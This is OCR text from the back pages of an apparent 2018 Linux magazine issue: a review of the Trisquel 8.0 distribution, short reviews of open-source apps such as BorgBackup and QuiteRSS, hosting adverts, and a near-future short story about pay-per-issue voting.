
You can be forgiven if you haven't heard of Trisquel; the distribution had its last stable release over four years ago. But, as the release announcement notes, the Free Software Foundation (FSF) has been using it to run the LibrePlanet conference since last year, and it powers all of its new server infrastructure as well.

Trisquel was initiated by students of the University of Vigo in Spain who wanted to create an educational distribution that supported the Galician language. But the project soon outgrew this initial scope and became a fully free distribution with multilingual support. Trisquel was officially presented in April 2005 by Richard Stallman himself, and is now headed by FSF board member Rubén Rodríguez.

To the casual user, it might appear that the Ubuntu-based Trisquel simply reuses upstream packages after stripping the non-free packages that don't adhere to GNU's guidelines for free software. But there's more to Trisquel than just repackaging Ubuntu, because finding the non-free stuff is a non-trivial task. In addition, when the developers take out a non-free component, they also have to ensure they slot in the free version without adversely affecting other components, which is an involved and cumbersome process.

The distribution uses the Linux-libre kernel that takes the Linux kernel as a basis and removes any software that does not include its source code, or which releases its source code under a proprietary licence. But being totally free (as in speech) is not the only objective of the distribution. Its developers also strive to make Trisquel look appealing and simple to navigate.

The distribution uses a modified Ubiquity installer to make its users adhere to some best practices


Abrowser
New Tab
Search or enter address
Privacy settings
These options allow you to tune important aspects of the browser's behavior so y
between practicality and privacy that fits your needs. Changes to these settings a
windows (but you may need to reload them for the changes to show on them).
Disable JavaScript
Disabling Javascript greatly improves privacy, security and freedom, but it will break many sites.
Do not load custor
Custom fonts can be used for fingerprinting. Disabling them improves privacy but may make some sites look wrong.
Tracking protection
Tracking is the collection of your browsing data across multiple websites. Enabling this feature improves privacy, but will regularly connect to the Internet to fetch updates to the filters.
Isolate requests to First Party domains
This improves privacy, but it may interfere with login into some sites.
Automatically update extensions
Enabling automated updates is good for security, but would start Internet connections in the background.
Spoof Referers
Referers tell sites what link brought you there. This feature greatly improves your privacy, but it may break functionality on some sites.
Detect captive portal
Captive portals are the sites that control access to public wireless networks in hotels, airports, cafes, etc. The detection service is useful if you connect to such netwoks, but it will start connections automatically.
Enable Geolocation
This is commonly used for maps, weather sites, and
Enable WebGL
Needed to visualize 3D graphics, but it may expose you
bodhi's Home
Network Servers
Trash
Add-ons
Abrowser
Sun Apr 29
01:59

Above Trisquel's Abrowser is set up to only pull free software add-ons from Trisquel's own repository

> When the developers take out a non-free component, they also have to ensure they slot in the free version without adversely affecting other components

to ensure the security and privacy of their data. Unlike other distributions, the Trisquel installer by default asks the user to encrypt their installation by providing a security key. You can also opt to overwrite empty disk space for more security.

The biggest change in Trisquel 8.0 is that the distribution has switched from GNOME to the MATE desktop environment, because the former's 3D compositor functions might require proprietary drivers to function properly. Trisquel is late to the MATE party thanks to its extraordinarily long development process.

Another disadvantage of this long development cycle is that Trisquel 8.0 is based on the previous Ubuntu LTS release 16.04. The good news, however, is that work on Trisquel 9.0, based on the latest Ubuntu 18.04 LTS release, is already underway. It should be released in around six months, which is the usual time it takes Trisquel to rip out the proprietary parts from an Ubuntu release. That said, you shouldn't skip Trisquel 8.0 in the meantime since the team will support this release with security updates until April 2021.

Trisquel 8.0 packs in the usual slew of mainstream apps such as LibreOffice and VLC, but also replaces some to keep in line with its objective. Web browsing duties, for example, are handed over to Abrowser, which is Trisquel's unbranded version of Firefox. According to the release announcement, Abrowser has also been audited and tweaked to maximise users' privacy without compromising usability. The browser will not establish any network connections on its own, unlike its peers that automatically connect in the background to check for things such as extension updates and geolocation. Abrowser also has a list of accessible privacy-enhancing settings. These are displayed prominently whenever you fire up the browser or switch to a new tab.

Besides the bundled software, you also have access to over 25,000 free software packages in its online repository, according to the release note. This figure is particularly impressive when you consider the fact that the distribution developers review and customise each and every package to make sure it doesn't contain any non-free bits.

Mayank Sharma

Pros

A fully functional and feature-rich Ubuntu derivative that puts users in charge.

Cons

There's an unsteady pace of development, and it's based on the previous upstream LTS release.

Summary

The effort put into making the distribution conform to FSF's stringent requirements without taking away core functionality is laudable. There's a fine line between ideology and pragmatism and Trisquel GNU/Linux is perhaps the only distribution that ably manages it.

9

MUSIC PLAYER

Elisa 0.1

The debut release of a slick-looking player from KDE

The Linux desktop has no dearth of audio players, but the popular ones all predate the modern desktop environments they run on, which results in usability issues for many users. The KDE developers are looking to address this problem by creating a new music player from scratch. It's called Elisa and it has just had its first official release. According to the developers, the app "strives to be simple and nice to use." While it's understandably well-integrated with the KDE Plasma desktop, the developers want it to be just as comfortable on other desktop environments like GNOME Shell, as well as on other platforms such as Windows and even Android eventually.

While Elisa currently lacks all the bells and whistles you'll find in other modern music players, it is fully functional. The 0.1 release will index your music collection and enables you to search for music by album, artist and tracks, and also to create and manage playlists, among other things.

Fedora users can grab the player from its COPR repository (**https://copr.fedorainfracloud.org/coprs/eclipseo/elisa**). There are some PPAs for Ubuntu as well, but there are reports that these might break your installation.

Above The application promises to respect users' privacy by only featuring online services that enables users to control what happens to their data

Pros

Developed taking the workflows of modern desktop environments into consideration.

Cons

This is the app's debut and it's missing some of the features offered by its popular peers.

Great for...

Playing music and other audio with a much more modern desktop feel.
https://flathub.org

STREAMING SERVER

Universal Media Server 7.0.1

Stream all types of media files over your network

With Universal Media Server (UMS) you can stream all kinds of media from your Linux computer via the Universal Plug and Play (UPnP) protocols to any DLNA-compliant device. DLNA is a certified implementation of the UPnP protocol that's found on popular gaming consoles including PlayStation and Xbox, and even several TVs from popular brands such as LG, Philips, Sony, Samsung and more.

UMS uses FFMpeg, Mencoder and Mediainfo to support virtually every media format. It's written in Java, so you need to fetch OpenJDK from your distribution's repositories. Then download and extract the tarball from UMS's website and launch the server. You'll be taken through a small setup wizard on the first run.

UMS is fairly straightforward to configure thanks to its multi-tabbed graphical interface. UMS detects and lists all compatible sources that the server can stream to. You can now connect to the server from any of these devices and browse and stream content. In addition to these DLNA/UPnP compatible players, you can also stream media to desktop players including VLC Media Player, Banshee and Kodi; all these players should be able to detect the UMS server.

You can also use the BubbleUPnP app to transform your Android smartphone and tablet into a UPnP device. UMS also ships with a simple web-based interface that runs on port 9001 and can be used to view your collection of media on any device with a web browser.

Pros

Intuitive and easy to use server to stream all types of media to devices.

Cons

The app doesn't feel very well integrated with the Linux desktop.

Great for...

Streaming media across the network.
www.universalmediaserver.com

BACKUP UTILITY

BorgBackup 1.0.12

Create and manage your backups from the CLI

Just like music players, Linux has a long list of backup utilities as well. What sets Borg apart from the rest is its efficient execution of the backup process. Borg is a Python-based CLI app with a host of useful features, such as incremental backups and authenticated encryption using the 256-bit AES algorithm. You can further save space by compressing backups with LZ4, zlib or LZMA and can even lock them with a password.

Another interesting feature offered by the app is the ability to manage backups remotely. You can easily mount Borg-created backups as FUSE volumes that can then be accessed using any modern file manager. Although other backup utilities can also take encrypted incremental backups over remote connections, Borg distinguishes itself in the way it implements such features, making them more visible and easier to tweak. Because of this many admins see Borg as a modern reincarnation of venerable open source utilities such as tar and bzip2.

Borg performs deduplication to reduce the size of your backups. Its efficiency comes from the fact that it first splits each file into a number of variable-length chunks in order to avoid backing up files that haven't been modified.

You can install Borg from either the Python pip package manager, or simply download and execute the binary from its homepage. Since it's a CLI utility, you'll want to make sure you read through its documentation thoroughly before allowing it to handle your data.

Pros

A feature-rich utility that's quite efficient and works well on underpowered computers.

Cons

It's a CLI tool so you'll need to peruse through its documentation before using it.

Great for...

Regularly backing up a large number of files efficiently if you don't mind wrestling with the command line.

www.borgbackup.org

RSS READER


QuiteRSS 0.18.10

A simple but feature-rich news feed reader

QuiteRSS is a simple cross-platform feed reader that works well even on older, low-spec machines. The app has all the features you'd expect from a news reader. It can pull in RSS and Atom feeds and helps you mark them as read, unread and favourited, and apply labels to each item as well. You can add a feed using the feed import wizard, which can also use a username and password if you are required to authenticate before fetching the news.

QuiteRSS has a Webkit-powered embedded browser and can open news items in a new tab or in the external browser. The app offers plenty of customisation options. You can change the layout of the reader, change the default fonts and colours of the various items, and customise the notifications for incoming news items.

Keyboard warriors will enjoy using QuiteRSS since all its important functions can be controlled from the keyboard, and you can customise the keybindings from within the app as well. QuiteRSS is available in the official repositories of many distributions such as Fedora. Ubuntu users can add and fetch the latest releases from its PPA that's listed on the Downloads page on the project's website. As of going to press, QuiteRSS2 was just starting development.


TechRadar – Computing - QuiteRSS
File View Feeds News Browser Tools Help
TechRadar – Com...
Find in News
Reddit - Frontpage (24)
Reddit - World News (25)
Reddit - Linux news (24)
Slashdot (14)
TechRadar – Computing (19)
TechRadar - Gaming (18)
Title
Author
Published
macOS 10.14: what we want to see
Surface Pro 5 release date, news and rumors
Surface Studio 2: what we want to see
Mac mini 2018: what we want to see
iMac 2018: what we want to see
MacBook 2018: what we want to see
MacBook Air 2018: what we want to see
Best computer 2018: the best PCs we've tested
Best budget gaming PC 2018: top gaming desktop...
The best iPhone games 2018
Joe Osborne
Joe Osborne,Matt Hanson
Matt Hanson
Kevin Lee
Craig Grannell
13.04.18
For starters, the displays can be much larger than those on any mobile device, and secondly, they perform way better. Most of the best computers that we've found are also easily upgradable beyond a simple RAM swap. And, with the wide array of low-power CPUs Intel recently announced, you can have the power benefits that smaller PCs offer. And, as a bonus, all eight of the PCs we've included here will work with all the latest and greatest components.
However, determining the best computer isn't as straightforward as proclaiming 'the most powerful computer' or 'the most expensive computer.' When we created this list, we did so acknowledging that the best computers strike a balance between value and performance. With that, we've comprehensively tested or reviewed and subsequently ranked every single PC we could get our hands on in order to find the best computer you can get your hands on in 2018.
Categories
Unread (124)
Starred
Deleted
Labels
Important
Work
Personal
To Do
Later

Above You can take a backup of the application's two main files, which is useful when recovering from a crash or migrating systems

Pros

Has all the features you'd expect in order to fetch, read and keep track of your daily dose of news.

Cons

It could use some documentation for features such as the backup option.

Great for...

Reading and sorting through the news, even on older machines.

https://quiterss.org

Get your listing in our directory
To advertise here, contact Chris
chris.mitchell@futurenet.com | +44 01225 68 7832 (ext. 7832)

RECOMMENDED

Hosting listings


Featured host:
www.netcetera.co.uk
03330 439780

About us

Formed in 1996, Netcetera is one of Europe's leading web hosting service providers, with customers in over 75 countries worldwide. It is a leading IT infrastructure provider offering co-location, dedicated servers and managed infrastructure services to businesses worldwide.

What we offer

- Managed Hosting
  A full range of solutions for a cost-effective, reliable, secure host
- Dedicated Servers
  Single server through to a full racks with FREE setup and a generous bandwidth allowance
- Cloud Hosting
  Linux, Windows, hybrid and private cloud solutions with support and scaleability features
- Datacentre co-location from quad-core up to smart servers, with quick setup and full customisation



Five tips from the pros

01 **Optimise your website images**
When uploading your website to the internet, make sure all of your images are optimised for the web. Try using **jpegmini.com** software; or if using WordPress, install the EWWW Image Optimizer plugin.

02 **Host your website in the UK**
Make sure your website is hosted in the UK, and not just for legal reasons. If your server is located overseas, you may be missing out on search engine rankings on google.co.uk – you can check where your site is based on **www.check-host.net**.

03 **Do you make regular backups?**
How would it affect your business if you lost your website today? It's vital to always make your own backups; even if your host offers you a backup solution, it's important to take responsibility for your own data and protect it.

04 **Trying to rank on Google?**
Google made some changes in 2015. If you're struggling to rank on Google, make sure that your website is mobile-responsive. Plus, Google now prefers secure (HTTPS) websites. Contact your host to set up and force HTTPS on your website.

05 **Avoid cheap hosting**
We're sure you've seen those TV adverts for domain and hosting for £1! Think about the logic... for £1, how many clients will be jam-packed onto that server? Surely they would use cheap £20 drives rather than £1k+ enterprise SSDs? Remember: you do get what you pay for.

Testimonials

David Brewer
"I bought an SSL certificate. Purchasing is painless, and only takes a few minutes. My difficulty is installing the certificate, which is something I can never do. However, I simply raise a trouble ticket and the support team are quickly on the case. Within ten minutes I hear from the certificate signing authority, and approve. The support team then installed the certificate for me."

Tracy Hops
"We have several servers from Netcetera and the network connectivity is top-notch – great uptime and speed is never an issue. Tech support is knowledge and quick in replying – which is a bonus. We would highly recommend Netcetera."

J Edwards
"After trying out lots of other hosting companies, you seem to have the best customer service by a long way, and all the features I need. Shared hosting is very fast, and the control panel is comprehensive..."

Supreme hosting

CWCS MANAGED HOSTING — SUPREME HOSTING. SUPREME SUPPORT.

www.cwcs.co.uk
0800 1 777 000

CWCS Managed Hosting is the UK's leading hosting specialist. It offers a fully comprehensive range of hosting products, services and support. Its highly trained staff are not only hosting experts, it's also committed to delivering a great customer experience and is passionate about what it does.

- Colocation hosting
- VPS
- 100% Network uptime

Value hosting

elastichosts

elastichosts.co.uk
02071 838250

ElasticHosts offers simple, flexible and cost-effective cloud services with high performance, availability and scalability for businesses worldwide. Its team of engineers provide excellent support around the clock over the phone, email and ticketing system.

- Cloud servers on any OS
- Linux OS containers
- World-class 24/7 support

Small business host

HOSTPAPA

www.hostpapa.co.uk
0800 051 7126

HostPapa is an award-winning web hosting service and a leader in green hosting. It offers one of the most fully featured hosting packages on the market, along with 24/7 customer support, learning resources and outstanding reliability.

- Website builder
- Budget prices
- Unlimited databases

Enterprise hosting:

2020Media www.2020media.com

www.2020media.com | 0800 035 6364

WordPress comes pre-installed for new users or with free managed migration. The managed WordPress service is completely free for the first year.

We are known for our "Knowledgeable and excellent service" and we serve agencies, designers, developers and small businesses across the UK.

Budget hosting:

HETZNER ONLINE

www.hetzner.de/us | +49 (0)9831 5050

Hetzner Online is a professional web hosting provider and experienced data-centre operator. Since 1997 the company has provided private and business clients with high-performance hosting products, as well as the necessary infrastructure for the efficient operation of websites. A combination of stable technology, attractive pricing and flexible support and services has enabled Hetzner Online to continuously strengthen its market position both nationally and internationally.

- Dedicated and shared hosting
- Colocation racks
- Internet domains and SSL certificates
- Storage boxes

SSD web hosting

bargainhost

www.bargainhost.co.uk
0843 289 2681

Since 2001, Bargain Host has campaigned to offer the lowest-priced possible hosting in the UK. It has achieved this goal successfully and built up a large client database which includes many repeat customers. It has also won several awards for providing an outstanding hosting service.

- Shared hosting
- Cloud servers
- Domain names

Value Linux hosting

PATCHMAN WEB HOSTING

patchman-hosting.co.uk
01642 424 237

Linux hosting is a great solution for home users, business users and web designers looking for cost-effective and powerful hosting. Whether you are building a single-page portfolio, or you are running a database-driven ecommerce website, there is a Linux hosting solution for you.

- Student hosting deals
- Site designer
- Domain names

Fast, reliable hosting

:BYTEMARK

www.bytemark.co.uk
01904 890 890

Founded in 2002, Bytemark are "the UK experts in cloud & dedicated hosting". Its manifesto includes in-house expertise, transparent pricing, free software support, keeping promises made by support staff and top-quality hosting hardware at fair prices.

- Managed hosting
- UK cloud hosting
- Linux hosting

Free Resources

WHAT IS IT?


Every time you see this symbol in the magazine, there is free online content that's waiting to be unlocked on FileSilo.


WHY REGISTER?

- Secure and safe online access, from anywhere
- Free access for every reader, print and digital
- Download only the files you want, when you want
- All your gifts, from all your issues, all in one place

Welcome to Filesilo!

Download the best distros, essential FOSS and all our tutorial project files from your FileSilo account


Register
Please fill out the form below.
Once you have registered you can log-in and answer the security question to unlock all of iCreate all content.
E-mail*
Password (min 7 characters)*
First Name*
Subscriber ID (not required)
Last Name*
I have read the Terms and Conditions
Register



1. UNLOCK YOUR CONTENT

Go to **www.filesilo.co.uk/linuxuser** and follow the instructions on screen to create an account with our secure FileSilo system. When your issue arrives or you download your digital edition, log into your account and unlock individual issues by answering a simple question based on the pages of the magazine for instant access to the extras. Simple!

2. ENJOY THE RESOURCES

You can access FileSilo on any computer, tablet or smartphone device using any popular browser. However, we recommend that you use a computer to download content, as you may not be able to download files to other devices. If you have any problems with accessing content on FileSilo, take a look at the FAQs online or email our team at **filesilohelp@futurenet.com**.

Free for digital readers too!
Read on your tablet, download on your computer

Log in to **www.filesilo.co.uk/linuxuser**

SOFTWARE
Password Gorilla 1.5.3.7

DISTRO
Xubuntu 18.04

SOFTWARE
LazLock 2.6.4.2

SOFTWARE
Bitwarden 1.2.0

Subscribe and get instant access

Get access to our entire library of resources with a money-saving subscription to the magazine – subscribe today!

This month find...

DISTROS

Ubuntu 18.04 LTS is here, with its five years of support, and we have the full version. If you're still rocking a 32-bit machine and can't switch to the now 64-bit-only Ubuntu, don't worry – we've got an alternative in the shape of Lubuntu, which is light on resources. So too is our third distro Xubuntu, based on Xfce.

SOFTWARE

Try out the four password managers featured in our Group Test to see if you agree with our verdict!

TUTORIAL CODE

Find all the expanded sample code for this issue's tutorials here.

FREE DVD! REVIEWED NEW Pi 3 B+
Linux User & Developer
ELECTRONICS FOR PI HACKERS
3D-printing critical medical supplies
Open voice assistant for everyone

Subscribe & save!
See all the details on how to subscribe on **page 30**

FOLLOW US
Facebook: facebook.com/LinuxUserUK
Twitter: @linuxusermag

SHORT STORY

The Blockchain Blues

ABOUT
Stephen Oram
Stephen writes near-future science fiction. He's been a hippie-punk, religious-squatter and a bureaucrat-anarchist; he thrives on contradictions. He has publised two novels, *Quantum Confessions* and *Fluence*, and is in several anthologies. His recent collection, *Eating Robots and Other Stories*, was described by the *Morning Star* as one of the top radical works of fiction in 2017.

JanEnDi logged off and grinned. He'd arrived nice and early at the decrepit pay-as-you-go computer café. Despite its incredibly slow connection, he'd managed to find a job for the day, before they'd all been taken. Lucrative work too, with little investment up front for materials and plenty of opportunity to scam some extras.

With a nod to the proprietor, he slung his green bag over his shoulder and took the three strides to the door. He shoved his feet into the pair of motorised roller blades that were released from their docking point as he paid the micro-credit. His signature code was now combined with the unique code of those blades and he'd be charged for the time he used them.

While the blades glided towards his destination, he imagined what the next few days would be like. He had work, he'd have credits and he'd be able to hire an apartment for more than one night, maybe a week. No more carrying his world around on his shoulder, and if he was canny with the scams he'd be able to choose the furnishings for his medium-stay home. Life was definitely improving.

> "This was capitalist democracy in action. If you were interested, you paid the relevant micro-tax and became eligible to vote on that issue. Otherwise, you had no say in the matter"

The blades slowed down as they turned the corner into Demuggers Alley, as it was known locally. Not an alley, but a wide pedestrianised street connecting the north and south of the city, jam-packed with demuggers. People pronounced demugger differently: some with an emphasis on the de; some on dem and others on mugger. His gran had told him it was short for democracy muggers, a development from the charity muggers of her youth who stood around touting for donations to charities, the Chuggers.

Whatever their origin, they were a physically and emotionally difficult bunch to pass through quickly.

He checked his wrist. According to his biotech tattoo it was fifteen minutes before he had to arrive at the job. He should just about make it. Being late wasn't an option and although he was moving as fast as the blades would allow, it was slow going.

Thin sheets of advertising film were laid out on the floor in front of each demugger, marketing their particular piece of government business.

This was capitalist democracy in action. If you were interested, you paid the relevant micro-tax and became eligible to vote on that issue. Otherwise, you had no say in the matter.

As the blades took him through the crowd, he avoided reading their messages. Most of them would be boring and he didn't have time to waste.

The government chip under the skin of his chest vibrated, indicating a demugger had a topic closely related to something he'd registered an interest in. It was annoying and interesting in equal measure.

His tattoo said nine minutes to seven.

The vibrations increased as he approached a woman wearing a plain black suit. He read her advert: Scrap tax-funded retirement; it's a luxury we can't afford. Current status: 52% for; 48% against. 20 minutes remaining.

His gran in her tax-funded dormitory came to mind. She couldn't work and she wouldn't cope on the streets. He must pay the micro-tax and vote against it because it was certain that the rich, with all the time in the world to take part in democracy, would vote in its favour.

He hesitated.

He needed the work.

His gran needed the vote.

He paid and voted.

It was five minutes to seven. He'd never make it. He sighed. Once again he was going to miss out.

Pressing his finger against the woman's screen, he logged on and offered his day's work to anyone who could get there on time.

With a shrug, he docked the blades at the side of the street and turned to walk back the way he'd come.

There was always tomorrow. ■

NEXT ISSUE **ON SALE 28 JUNE**
Lockdown Your System | WordPress hardening

techradar.

The source for tech buying advice

techradar.com

The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

EFF.ORG

ELECTRONIC FRONTIER FOUNDATION

Protecting Rights and Promoting Freedom on the Electronic Frontier